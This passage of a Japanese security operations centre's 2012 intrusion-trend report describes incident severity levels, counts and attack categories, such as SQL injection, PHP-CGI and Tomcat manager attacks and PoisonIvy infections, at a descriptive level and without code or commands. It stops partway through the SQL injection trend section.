侵入傾向分析レポート

vol. 19

2013年6月14日

JSOC Analysis Team

JAPAN SECURITY OPERATION CENTER

侵入傾向分析レポート

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運用するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+ シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応する必要のある重要なインシデントをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやウイルス感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが皆様方のセキュリティ対策における有益な情報としてご活用いただけることを願っております。

Japan Security Operation Center

Analysis Team

【集計期間】

2012 年 1 月 1 日 ～ 2012 年 12 月 31 日

【対象機器】

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

2　エグゼクティブサマリー

インターネットからの攻撃は、Web サービスへの攻撃が多い状況が継続しています。2012 年では、特に Apache Struts2、Tomcat、JBoss といったミドルウェアの脆弱性や設定不備を狙った攻撃が増加し、実際に被害を受けたケースがありました。このような攻撃の被害を受けないためには、Web サーバ、ミドルウェア、Web アプリケーションといった、Web サービスを構成するシステム全体でのセキュリティ対策が不可欠です。また、そのレベルを維持するための定期的なセキュリティ診断を実施する必要があります。

組織内部におけるウイルス感染では、高度な機能を持つリモート制御プログラムや潜伏能力に長けたウイルスによる被害が増加しています。これらのウイルスは、組織を狙った標的型メール攻撃や攻撃ツールキットを用いたドライブバイダウンロード攻撃で感染を広げており、ウイルス対策ソフトウェアでは感染を発見できないことが多い状況です。こうしたウイルス感染のリスクに対しては、完璧な対策を求めるのではなく、多層的な対策と事故発生を前提としたインシデントレスポンスの体制を整えることが重要です。

個人のインターネット利用においては、遠隔操作事件やオンラインバンキングの不正送金に関連するウイルスが非常に注目を集めました。これまで国外で発生していたセキュリティ犯罪のターゲットが、日本国内の個人ユーザにも及んでいるといえます。スマートフォンの普及に伴いインターネット利用者は幅広い世代に広がっています。個人が安全にインターネットを利用するために、セキュリティ犯罪の脅威を正しく認識し、基本的なセキュリティ対策を確実に実施していく必要があります。

企業や組織においては、ユーザに同意を得ない個人情報や属性情報の収集、データセンタにおける管理のあり方などが、セキュリティ上の問題として注目を集めました。事業継続上、情報の取り扱いと保護は欠かすことのできない要素であり、情報の不適切な取り扱いは社会から信用を失い大きな損失へとつながります。そのため、プライバシーやコンプライアンスの観点からもリスクを評価し、総合的なリスクを考慮した経営判断を実施していく必要があります。

インターネット上での抗議活動に伴うサイバー攻撃が国内でも大きな話題となりました。「Anonymous（アノニマス）」に代表されるハクティビストたちが抗議活動として行う DDoS 攻撃や Web サイトの改ざんといった攻撃は、企業や組織における新たなリスクとなっています。ハクティビストたちがどういった趣旨のもとに活動を行うかを理解することは、サイバー攻撃の標的になる可能性の予測と早期の警戒へつながります。しかしながら、その攻撃手法の多くは既知の脆弱性を狙ったものであり、新しい対策を必要とするものではありません。そのため、新しい対策を考えるよりも、基本的なセキュリティ対策の徹底と、インシデントレスポンスの体制を見直すことが重要です。

3　JSOC における検知傾向


3.1　重要度別の検知傾向

JSOC では、IDS/IPS、ファイアウォールで発生したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断される重要なインシデントですが、お客様環境においてこれらの重要インシデントの発生を減らしていくことが本来の JSOC の責務です。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント ウイルス感染を示すインシデント
参考インシデント	Warning	攻撃失敗を確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

以下のグラフは、JSOC における 2011 年 1 月から 2012 年 12 月までの Emergency インシデント件数の推移を示したものです。




グラフ 1　Emergency インシデント件数の推移

昨年（2012 年）では、合計 2 件の Emergency インシデントが発生しています。2012 年 4 月に Tomcat の Web アプリケーションマネージャの設定不備を悪用した攻撃の成功、2012 年 12 月に Web サーバの設定不備を悪用した PUT メソッドによるバックドアファイル作成が成功したインシデントが発生しています。

一昨年の 2011 年には、JBoss の脆弱性を悪用した攻撃の成功や、SQL インジェクション攻撃による情報取得が成功した Emergency インシデントが発生していましたが、JSOC からのインシデント報告や注意喚起によってお客様側での対策が進んだことや、攻撃を遮断可能な IPS の導入によって、2012 年では同様の攻撃が成功した Emergency インシデントは発生していません。

以下のグラフは、Critical レベルのインシデントについて、内部ホストからの通信によるインシデントとインターネットからの攻撃によるインシデントに分類して件数の推移を示したものです。



グラフ 2　Critical インシデント件数の推移


全体としてインシデントの件数は減少傾向にありますが、2011 年から引き続き、内部ホストからの通信によるインシデントの割合が高い状況が続いています。

2011 年と 2012 年の発生件数を比較すると、2012 年はインシデントの総数が減少しています。これは、2011 年 1 月から 4 月に猛威を振るった Monkif[1] などへの感染によるインシデントが大幅に減っているためです(グラフ 2-[1])。2012 年のウイルス感染によるインシデントでは、4 月に MacOS に感染するウイルスである Flashback によるインシデントの増加が一時的に見られましたが、特定ウイルスが複数の組織にわたり広く蔓延することはありませんでした。その他新しいウイルスについては、TDSS や標的型攻撃にも悪用される PoisonIvy など、通常のウイルスと比べて潜伏能力が高いウイルスの感染インシデントが数は少ないながらも発生しています。


2012 年 3 月と 9 月、10 月にはインターネットからの攻撃によるインシデントが多く発生しています(グラフ 2-[2], [3])。これは SQL インジェクション攻撃や ProFTPD に対する攻撃が一時的に増加したものです。

[1] TrendMicro ”mstmp” ”lib.dll” のファイル名で拡散する不正プログラム
http://blog.trendmicro.co.jp/archives/3723

以下のグラフは、Informational および Warning インシデント件数の推移を示したものです。



グラフ 3 Warning インシデント件数の推移




グラフ 4 Informational インシデント件数の推移

Warning インシデントでは、2011 年末に増加した AWStats への攻撃(グラフ 3-[1])は沈静化しています。2012 年 5 月以降では、新たに報告された PHP の脆弱性(CVE-2012-1823、CVE-2012-2311)を悪用した攻撃が増加しています(グラフ 3-[2])。これらの検知件数の変化はこの攻撃手法がボットに取り込まれ、広範に攻撃が行われたためであると考えます。Informational インシデントについては増加している傾向が見られますが、これはセキュリティデバイスにおけるシグネチャの更新などによる影響であり、その他に特筆すべき傾向の変化はありません。

3.2　組織を狙ったインターネットからの脅威

以下のグラフは、インターネットからの攻撃による重要インシデントについて、サービス別攻撃種類別に割合を示したグラフです。




グラフ 5　インターネットからの攻撃別割合

2012 年に発生したインターネットからの攻撃による重要インシデントでは、Web サービスを狙った攻撃によるインシデントが 80%以上を占めています。その他のサービスに対する攻撃としては、ProFTPD の脆弱性を悪用した攻撃による重要インシデントが発生しています。

Web サービスを狙った攻撃では、依然として SQL インジェクション攻撃とクロスサイトスクリプティング攻撃が多数を占めています。SQL インジェクション攻撃の重要インシデントは、攻撃による実際の被害が発生したことによるインシデントではなく、セキュリティアナリストの分析によって攻撃対象となった Web アプリケーションに SQL インジェクションの脆弱性があることを確認したケースが多数を占めております。JSOC では、セキュリティデバイスが検知した攻撃が攻撃対象に影響がなくても、攻撃対象に脆弱であるということが確認された場合にも重要インシデントとして報告しており、実際の被害に発展する前に根本対策の実施をお勧めしております。その結果、2012 年においては SQL インジェクション攻撃による Emergency インシデントは発生しておらず、お客様におけるセキュリティレベルの向上がうかがえます。

2011 年から多数検知されていた phpMyAdmin の脆弱性を悪用した攻撃も、攻撃自体は引き続き行われているものの、お客様側での対策が進んでおり、重要インシデントとなるケースが減少しています。新たな傾向としては、Apache Struts2 の脆弱性を悪用した攻撃や、Tomcat の Web アプリケーションマネージャへの不正ファイルのアップロード攻撃によるインシデントが増加しています。これらのインシデントが増加した背景には、これらミドルウェアを標的とする攻撃コードが相次いでインターネットに公開されたことがあります。

以下のグラフは、2012 年に発生したインターネットからの攻撃による重要インシデントについて、主な攻撃の種類別に推移を示したものです。




グラフ 6　インターネットからの攻撃による重要インシデント件数の推移（攻撃別）

2012 年は年間を通して、SQL インジェクション攻撃とクロスサイトスクリプティング攻撃が大きな割合を占めています。特に 3 月は SQL インジェクション攻撃の件数が大きく増加しています(グラフ 6-[1])。これは、MySQL を狙った SQL インジェクション攻撃が多数行われたためです。SQL インジェクション攻撃は 9 月にも増加しておりますが、例年中国から発生している国慶節の集中攻撃によって攻撃が一時的に増加したことによるものです。10 月には ProFTPD の脆弱性を悪用した攻撃が急増し(グラフ 6-[2])、それに伴って重要インシデントが多数発生しています。

3.2.1　Web サーバの脆弱性や設定不備に対する攻撃の推移

以下のグラフは、Web サーバやプロキシサーバの脆弱性や設定不備に対する主な攻撃について、月別に検知件数の推移を示したものです。



グラフ 7　サーバに存在する脆弱性・設定不備に対する攻撃検知件数の推移2


1 月および 2 月では、Web サーバの設定不備を悪用した第三者中継を試みる通信が増加しています(グラフ 7-[1])。4 月以降は沈静化していますが、他の攻撃に比べ検知件数は高い水準であり、攻撃者は常に設定不備のあるサーバを探索していることが伺えます。また、3 月および 4 月には Microsoft ASN.1 ライブラリの脆弱性(MS04-007)を悪用した攻撃の検知件数が増加しています。この脆弱性は 2004 年に発見された脆弱性であり、現在では有効性の低い攻撃ですが、現在もボットに感染したホストからの攻撃が継続しています。

[2]凡例解説

第三者中継の試み(HTTP):設定に不備のある Web サーバを Proxy サーバとして不正利用する試み
バッファオーバーフロー(Microsoft ASN.1):Windows ASN.1 ライブラリの脆弱性(MS04-007)を狙った攻撃
Web 改ざんの試み(HTTP PUT):PUT メソッドを用いたウェブページ改ざんの試み
バッファオーバーフロー(Microsoft WebDAV):WebDAV の脆弱性(MS03-007)を悪用した攻撃

3.2.2　Web アプリケーションの脆弱性に対する攻撃の推移

以下のグラフは、Web アプリケーションに対する攻撃について、主な攻撃の種類別に検知件数の推移を示したものです。



グラフ 8　Web アプリケーションの脆弱性を悪用した攻撃検知件数の推移3

2011 年末に多数検知されていた AWStats に対する攻撃は 2012 年に入り終息しています。WordPress に対する攻撃は 2011 年末から継続して検知されており、引き続き注意が必要であると考えますが、現在までのところ JSOC のお客様において重要インシデントにはなっておりません。

注目すべき点として、5 月と 9 月に SQL インジェクション攻撃と PHP に存在する脆弱性を悪用した攻撃が非常に増加しています(グラフ 8-[1],[2])。どちらの攻撃も不特定多数のホストから無差別に行われており、ボットに感染したホストからの攻撃であると考えます。PHP の脆弱性は 5 月に公表されたものですが、公表後すぐに攻撃コードがボットへ取り込まれています。php ファイルに対する外部ファイル参照(リモートファイルインクルージョン)攻撃も同じくボットが行う攻撃のひとつですが、4 月以降検知件数が減少しており、ボットがより新しい脆弱性や有効性が高い脆弱性に標的を移していることが推察されます。

---

[3]凡例解説


SQL インジェクション攻撃：SQL インジェクションの脆弱性を狙った攻撃
コマンド実行(PHP-CGI)：CGI モードで動作する PHP の脆弱性(CVE-2012-1823, CVE-2012-2311)を狙った攻撃
コマンド実行(外部ファイル参照)：サーバから外部のファイルを参照させることによるコマンド実行(リモートファイルインクルージョン)
クロスサイトスクリプティング：クロスサイトスクリプティングの脆弱性を探索する試み

3.2.3　SQL インジェクション攻撃の推移


以下のグラフは、Web アプリケーションに対する SQL インジェクション攻撃についての検知件数の推移を示したものです。

このグラフでは、SQL インジェクション攻撃を以下の 3 種類に大別した検知件数の推移を示しています。


- 脆弱性調査
- 情報窃取、コマンド実行
- データ改ざん



グラフ 9　SQL インジェクション攻撃(脆弱性調査)の検知件数の推移



グラフ 10　SQL インジェクション攻撃(情報摂取・コマンド実行)の検知件数の推移



